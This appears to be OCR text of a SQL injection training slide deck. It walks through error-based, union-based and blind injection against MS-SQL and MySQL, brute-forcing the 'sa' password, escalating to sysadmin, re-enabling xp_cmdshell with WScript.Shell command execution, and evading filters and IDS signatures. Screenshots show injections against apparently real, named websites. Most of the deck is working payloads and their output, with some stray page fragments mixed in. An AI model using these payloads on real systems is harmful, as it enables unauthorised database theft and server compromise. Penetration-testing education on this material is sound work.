
Why 1=1 or A=A?

Let's say you have some code for your website login

Username	Password
admin	password
Jim	Beam
Johnny	Walker

```
if ($un or 1=1 and $pw or 1=1):
        login
else
        login denied
```

Any Project Managers In The House?



http://www.pmiwdc.org/index.asp [redacted]

http://www.pmiwdc...null,null,null-- | Re: SQL INJECTION IN Cold: msg#0... | PMI – Washington DC

PMIWDC
717 Princess Street
Alexandria, VA 22314
phone: 703-683-4804
fax: 703-683-5480

Building Professionalism in Project Management.™

The Washington DC Chapter of the
Project Management Institute

The Washington DC Chapter of the Project Management Institute (PMIWDC) was formed to serve the networking and education needs of Washington DC metropolitan area residents, which includes Northern Virginia and Maryland.

With monthly meetings, professional development offerings (such as certification review courses), periodic workshops, and a monthly newsletter, the PMIWDC chapter strives to promote the profession of Project Management by and for its members, provide opportunities for project management education and the professional development of its members, and provide a framework for professional

Ron Taylor, PMP, President of PMIWDC, and the December Dinner speaker, former astronaut Mike Mullane.

Welcome ' or 'a'='a, you are successfully logged in.

Logged in as user:
' or 'a'='a

Thursday, Jan 10, 08
Quantico Luncheon
Featuring Dave Hansen
The Challenges of Managing High-Profile Programs

Tuesday, Jan 15, 08
January Dinner Meeting
Featuring Greg Balestrero
CEO of PMI
"PMIWDC's 30th Anniversary"

Scripts Currently Forbidden | <SCRIPT>: 1 | <OBJECT>: 0

UK: Wed 07:27 | US Pacific: Tue 23:27 | GMT/UTC: Wed 07:27 | Ghana: Wed 07:27 | Peninsular Malaysia: Wed 15:27 | São Paulo: Wed 05:27 | 128.12

What About Tools????

Automated tools are a great way to identify SQLI......

Yeah they are……just be conscious of the different SQL Injection Types....

SQL Vuln Scanners

So let's start with some tools you can use to identify SQLI as well as the type they generally identify.

mieliekoek.pl	**(error based)**
wpoison	**(error based)**
sqlmap	**(blind by default, and union if you specify)**
wapiti	**(error based)**
w3af	**(error, blind)**
paros	**(error, blind)**
sqid	**(error)**

Joe, I am sick of this sh*t what the heck to you mean by error based, blind and union?

SQL Injection Types

Error-Based SQL Injection
Union-Based SQL Injection
Blind SQL Injection

Error:
Asking the DB a question that will cause an error, and gleening information from the error.

Union:
The SQL UNION is used to combine the results of two or more SELECT SQL statements into a single result. Really useful for SQL Injection :)

Blind:
Asking the DB a true/false question and using whether valid page returned or not, or by using the time it took for your valid page to return as the answer to the question.

My Methodology

How I test for SQL Injection

Identify	
*** Identify The Injection**	**(Tool or Manual)**
*** Determine Injection Type**	**(Integer or String)**
Attack	
*** Error-Based SQL Injection**	**(Easiest)**
*** Union-Based SQL Injection**	**(Great for data extraction)**
*** Blind SQL Injection**	**(Worst case....last resort)**

Why Focus On Manual Testing

Now that you understand that there are 3 primary types of SQL Injection....

- Can you understand why being able to test for SQLI manually is important?

- SQL Injection Scanners will generally look for 1 type of injection.....

- The scanner may tell you the site isn't vulnerable when it really is.

Determine the Injection Type

Is it integer or string based?

Integer Injection:
http://[site]/page.asp?id=1 having 1=1--

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

String Injection:
http://[site]/page.asp?id=x' having 1=1--

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Determining this is what determines if you need a ' or not.

Let’s start with MS-SQL syntax

I would say that MS-SQL Injection is probably the most fun ;)

There is always the possibility of getting access to a stored procedure like xp_cmdshell
.......muahahahahahahahahahaha

We'll spend a little bit of time on MySQL, and not too much time on Oracle as its injection syntax is fairly similar to MS-SQL. But primarily for the sake of time we'll focus on MS-SQL.

Error-Based SQL Injection Syntax for extracting the USER

```
http://[site]/page.asp?id=1 or 1=convert(int,(USER))--
```

Syntax error converting the nvarchar value '[DB USER]' to a column of data type int.

Grab the database user with **USER**
Grab the database name with **DB_NAME**
Grab the servername with **@@servername**
Grab the Windows/OS version with **@@version**

Union-Based SQL Injection Syntax for extracting the USER

http://[site]/page.asp?id=1 UNION SELECT ALL 1--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--

NO ERROR

http://[site]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--

Blind SQL Injection Syntax for extracting the USER

3 - Total Characters

http://[site]/page.asp?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
Valid page returns immediately

http://[site]/page.asp?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
Valid page returns immediately

http://[site]/page.asp?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
Valid page returns after 10 second delay

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	–	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□

Blind SQL Injection Syntax for extracting the USER

D - 1st Character

```
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'
```

Valid page returns immediately

```
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
```

Valid page returns immediately

```
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
```

Valid page returns immediately

```
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=100) WAITFOR DELAY '00:00:10'--
```

Valid page returns after 10 second delay

Blind SQL Injection Syntax for extracting the USER

B - 2nd Character

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))>97) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Valid page returns after 10 second delay

Blind SQL Injection Syntax for extracting the USER

O - 3rd Character

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>97) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>98) WAITFOR DELAY '00:00:10'--

Valid page returns immediately

.....and so on

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))=111) WAITFOR DELAY '00:00:10'--

Valid page returns after 10 second delay

Database User = DBO

Let’s move on to MySQL syntax

With MySQL you really only have:

- **Union-Based**
- **Blind**

MySQL

With MySQL you will typically use union or true/false blind SQL Injection so you really need to know a lot about the DB you are attacking such as:

- **number of columns**
- **column names**
- **path to website**

So you will need to enumerate this information first.

The UNION operator is used to combine the result-set of two or more SELECT statements. Notice that each SELECT statement within the UNION must have the same number of columns. The columns must also have similar data types. Also, the columns in each SELECT statement must be in the same order.

Column number enumeration

http://[site]/page.php?id=1 order by 10/* <-- gives Unknown column ‘10' in 'order clause'

http://[site]/page.php?id=1 order by 5/* <-- gives a valid page

http://[site]/page.php?id=1 order by 6/* <-- gives Unknown column '6' in 'order clause'

So now we know there are 5 columns.

By the way you can do this with MSSQL as well.

Building the union

http://[site]/page.php?id=1 union all select 1,2,3,4,5/* <-- gives a valid page

Change the first part of the query to a null or negative value so we can see what field will echo data back to us.

http://[site]/page.php?id=-1 union all select 1,2,3,4,5/* <-- gives a valid page but with the number 2, and 3 on it


or

http://[site]/page.php?id=null union all select 1,2,3,4,5/* <-- gives a valid page but with the number 2, and 3 on it

Now we know that column numbers 2 and 3 will echo data back to us.


Building the union

http://[site]/page.php?id=null union all select 1,2,3,4,5,6,7/*



```
6
3
```

http://[site]/page.php?id=null union all select 1,2,user(),4,5,@@version,7/*



```
5.0.45
wsusr@localhost
```

Information Gathering

```
http://[site]/page.php?id=null union all select 1,user(),3,4,5/*
http://[site]/page.php?id=null union all select 1,2,database(),4,5/*
http://[site]/page.php?id=null union all select 1,@@version,@@datadir,4,5/*
```

Grab the database user with **user()**

Grab the database name with **database()**

Grab the database version with **@@version**

Grab the database data directory with **@@datadir**

Basic SQLI Attack Methods

Error-Based SQL Injection

http://[site]/page.asp?id=2 or 1 in (select @@version)--
Obtaining the version of the OS

http://[site]/page.asp?id=2 or 1 in (select @@servername)--
Obtaining the hostname of the server

http://[site]/page.asp?id=2 or 1 in (select user)--
Obtaining the user

http://[site]/page.asp?id=2 or 1 in (select db_name(N))--
Obtaining the database name(s). N = start with 0 and keep incrementing

Basic SQLI Attack Methods

Union-Based SQL Injection

http://[site]/page.asp?id=1 UNION SELECT ALL 1--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--

NO ERROR
You should receive the error with each request, errors not shown to make room for the slide

Basic SQLI Attack Methods

Union-Based SQL Injection Cont. (1)

http://[site]/page.asp?id=-1 UNION SELECT ALL 1,2,3,4--

http://[site]/page.asp?id=null UNION SELECT ALL 1,2,3,4--

Look for 1 or even a few numbers to display on the page
These numbers that are displayed on the page are the column numbers you can use for extracting date. Let's say that we see columns 2, and 3 displayed on the screen.

http://[site]/page.asp?id=-1 UNION SELECT ALL 1,user(),3,4--

http://[site]/page.asp?id=null UNION SELECT ALL 1,2,@@version,4--

Basic SQLI Attack Methods

True-False Blind SQL Injection

http://www.site.com/page.php?id=66 AND 1=1--	**Valid Page**
http://www.site.com/page.php?id=66 AND 1=2--	**Error Page**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 1, 1)) > 51	**3**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 1, 1)) > 53	**5**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 1, 1)) > 52	**4**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 2, 1)) > 43	**+**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 2, 1)) > 45	**-**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 2, 1)) > 46	**.**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 3, 1)) > 51	**3**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 3, 1)) > 49	**1**
http://www.site.com/page.php?id=66 AND ORD(MID((VERSION()), 3, 1)) > 48	**0**

MID()	**Extract characters from a text field**

retrieved version: 5.0.45

Basic SQLI Attack Methods

Time-Based Blind SQL Injection

http://[site]/page.asp?id=1;waitfor+delay+'0:0:5';--
See if it takes 5 seconds to return the page. If it does, then you can ask it questions.

http://[site]/page.asp?id=1;if+not(substring((select+@@version),%,1)+<>+5)+waitfor +delay+'0:0:5';--
Ask it if he is running SQL Server 2000

http://[site]/page.asp?id=1;if+not(select+system_user)+<>+'sa'+waitfor+delay+'0:0:5'--
Ask it if it's running as 'sa'

http://[site]/page.asp?id=1;if+is_srvrolemember('sysadmin')+>+0+waitfor+delay+'0:0:5';--
Ask it if the current user a member of the sysadmin group

SQL Injection In the Real World

In the real world exploiting SQL Injection can be difficult. More and more complex dynamic queries are being passed to backend DBs. Also, more and more people know not to run a database as 'sa', and they know to remove the xp_ stored procedures.

It's time to up your game.

*** Ugh...wtf**
*** Privilege Escalation**
*** Re-Enabling stored procedures**
*** Obtaining an interactive command-shell**

SQL Injection In the Real World

You know I always trip out on the fact that lil john is a millionaire and only has a vocabulary of "YEAAAHHHHH", and "WUUUUHAAAATTTT".

Here I am hacking into companies and I'm not even close. What am I doing wrong? Maybe I should trade in the shirt, tie, slacks, laptop for a mouth full of gold teeth, dreadlocks, baggy pants, 40 oz, and a phat blunt!!!!!

meh..nah...I love hacking too much...YEAAAAAAHHHHH

UGGGGHHH.....WTF??? (1)

http://www.http://www.liljon.com/liljon.asp?lil='
Gives the error:
Microsoft OLE DB Provider for SQL Server error '80040e14'

http://www.liljon.com/liljon.asp?lil=71%20or%201=convert(int,(USER))--
Gives the error:
Microsoft OLE DB Provider for SQL Server error '80040e14'
Incorrect syntax near ')'.

Hmm....ok, so it doesn't like that right paren so let's add one more to the end of our query.

http://www.liljon.com/liljon.asp?lil=71%20or%201=convert(int,(USER)))--
Gives the error:
Microsoft OLE DB Provider for SQL Server error '80040e07'

Conversion failed when converting the nvarchar value 'liljon' to data type int.

Now we know every injection from here on out will require the additional right paren....
@@servername()), @@version()), db_name()), etc....

UGGGGHHH.....WTF??? (1) Cont.

http://www.liljon.com/liljon.asp?lil=71%20or%201=convert(int,(DB_NAME()))-

Gives the error:

Conversion failed when converting the nvarchar value 'yeaaaaaah' to data type int.

http://www.liljon.com/liljon.asp?lil=71%20or%201=convert(int,(@@VERSION))-

Gives the error:

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.3054.00 (Intel X86) Mar 23 2007 16:28:52 Copyright (c) 1988-2005 Microsoft Corporation Workgroup Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' to data type int.

The database has been enumerated...WUUUUHAATTTTT

The database has been enumerated...WUUUUHAATTTTT

The database has been enumerated...WUUUUHAATTTTT

The database has been enumerated...YEEAAAAAAAHHHHHHHHHHHH!!!!!!!!!!!!!!!!!!!!!!!!!!!

Liljohn - Shut the f*ck up....OOKAYYY!!!!!!!!!!!!!!!!

UGGGHHH.....WTF??? (2)

http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201--
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2--

Received error: The text, ntext, or image data type cannot be selected as DISTINCT.

http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO')--
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4--
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5--
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6--
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7--
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7,8--
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7,8,9--

Received error: Operand type clash: text is incompatible with int
http://www.site.com/page.php?id=5%20UNION%20ALL%20SELECT%201,2,convert(text,'HELLO'),4,5,6,7,8,null--

Tips:
1. Always use UNION with ALL because of image similiar non-distinct field types. By default union tries to get records with distinct.
2. Use NULL in UNION injections for most data type instead of trying to guess string, date, integer

Privilege Escalation

Step 1: Brute-Force the 'sa' password

http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'JOE','waitfor delay ''0:0:50'';select 1;');&a=1

http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'joe','waitfor delay ''0:0:50'';select 1;');&a=1

http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','waitfor delay ''0:0:50'';select 1;');&a=1

Key point to remember is that we used time-based blind sqli to enumerate the sa account password length. This is a great aid in bruteforcing.

Privilege Escalation

Step 2: Add current user to admin group

http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','exec master..sp_addsrvrolemember "sa","sysadmin";select 1');&a=1

Key point to remember is that we used time-based blind sqli to enumerate the sa account password length. This is a great aid in bruteforcing.

Privilege Escalation

Step 3: Recreate the xp_cmdshell stored procedure

MSSQL Server 2000

```
http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','select
1;exec master..sp_dropextendedproc ''xp_cmdshell'';')&a=1
```

```
http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','select
1;DECLARE @result int,@OLEResult int,@RunResult int,@ShellID int EXECUTE
@OLEResult=sp_OACreate ''WScript.Shell'',@ShellID OUT IF @OLEResult<>0 SELECT
@result=@OLEResult IF @OLEResult<>0 RAISERROR(''CreateObject %0X'',
14,1,@OLEResult) EXECUTE @OLEResult=sp_OAMethod @ShellID,''Run'',Null,''ping -n 8
127.0.0.1'',0,1IF @OLEResult<>0 SELECT @result=@OLEResult IF @OLEResult<>0
RAISERROR (''Run %0X'',14,1,@OLEResult) EXECUTE @OLEResult=sp_OADestroy
@ShellID');&a=1
```

Remember to correctly identify the backend version as this step because MS SQL 2000 handle this differently than MS SQL 2005

Privilege Escalation

Step 3: Recreate the xp_cmdshell stored procedure (What's really going on?)

```
select * from OPENROWSET('SQLOLEDB',";'sa';'j0e','select 1;

DECLARE @result int,@OLEResult int,@RunResult int,@ShellID int

EXECUTE @OLEResult=sp_OACreate "WScript.Shell",@ShellID OUT IF @OLEResult<>0

SELECT @result=@OLEResult IF @OLEResult<>0 RAISERROR("CreateObject%0X",14,1,@OLEResult)

EXECUTE @OLEResult=sp_OAMethod @ShellID,"Run",Null,"ping -n 8 127.0.0.1",0,1IF @OLEResult<>0

SELECT @result=@OLEResult IF @OLEResult<>0

RAISERROR ("Run %0X",14,1,@OLEResult) EXECUTE @OLEResult=sp_OADestroy @ShellID');&a=1
```

Privilege Escalation

Step 3: Recreate the xp_cmdshell stored procedure

MSSQL Server 2005 (re-enabling xp_cmdshell)

```
http://[site]/page.asp?id=1;select * from OPENROWSET('SQLOLEDB','';'sa';'j0e','select 1;exec master..sp_configure ''show advanced options'',1;reconfigure;exec master..sp_configure ''xp_cmdshell'',1;reconfigure')&a=1
```

```
http://[site]/page.asp?id=1;exec master..sp_configure 'show advanced options', 1;reconfigure;exec master..sp_configure 'ole automation procedures',1;reconfigure;&a=1
```

Not Getting Caught

Filter Evasion

I know that people often think this stuff is very black and white, cut and dry - but the simple truth with sql injection is sometimes you just have a gut feeling that you are looking at a vulnerable page.

You've tried a bunch of things but for some reason nothing seems to be working. You may be facing some sort of filtering. Maybe the developer has attempted to stop sql injection by only allowing alphanumeric characters as input.

Client-Side Filtering

The first thing that we want to do is determine if the filtering is client-side (ex: being done with javascript).

View source code and look for any parameters being passed to the website that may be filtered with javascript/vbscript and remove them

- Save the page locally and remove offending javascript/vbscript

or

- Use a local proxy (ex: Paros, Webscarab, Burp Suite)

Restrictive Blacklist

Server-side Alphanumeric Filter

http://[site]/page.asp?id=2 or 1 like 1

Here we are doing an “or true,” although this time we are using the “like” comparison instead of the “=” sign. We can use this same technique for the other variants such as “and 1 like 1” or “and 1 like 2”

http://[site]/page.asp?id=2 and 1 like 1
http://[site]/page.asp?id=2 and 1 like 2

Signature Based IDS

The key to IDS/IPS evasion is knowing that there is one in place.

With an IPS you can use something like Active Filter Detection or you can try something REALLY noisy from another IP address to see if your IP gets blocked.

Depending of the scope of your engagement you may or may not really be able to identify when an IDS is in use because it's passive in nature.

I've honestly found this side of the house to be more proof-of-concept, and just having fun as opposed to something I've actually needed on assessments.

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	@	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	;	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	|
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	_	127	7F	□

Signature Based IDS (1)

Signature 1
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: “SQL Injection attempt”; flow: to_server, established; content: “' or 1=1 --”; nocase; sid: 1; rev:1;)

Bypass Techniques:
http://[site]/page.asp?id=2 or 2=2--
http://[site]/page.asp?id=2 or 1<2--
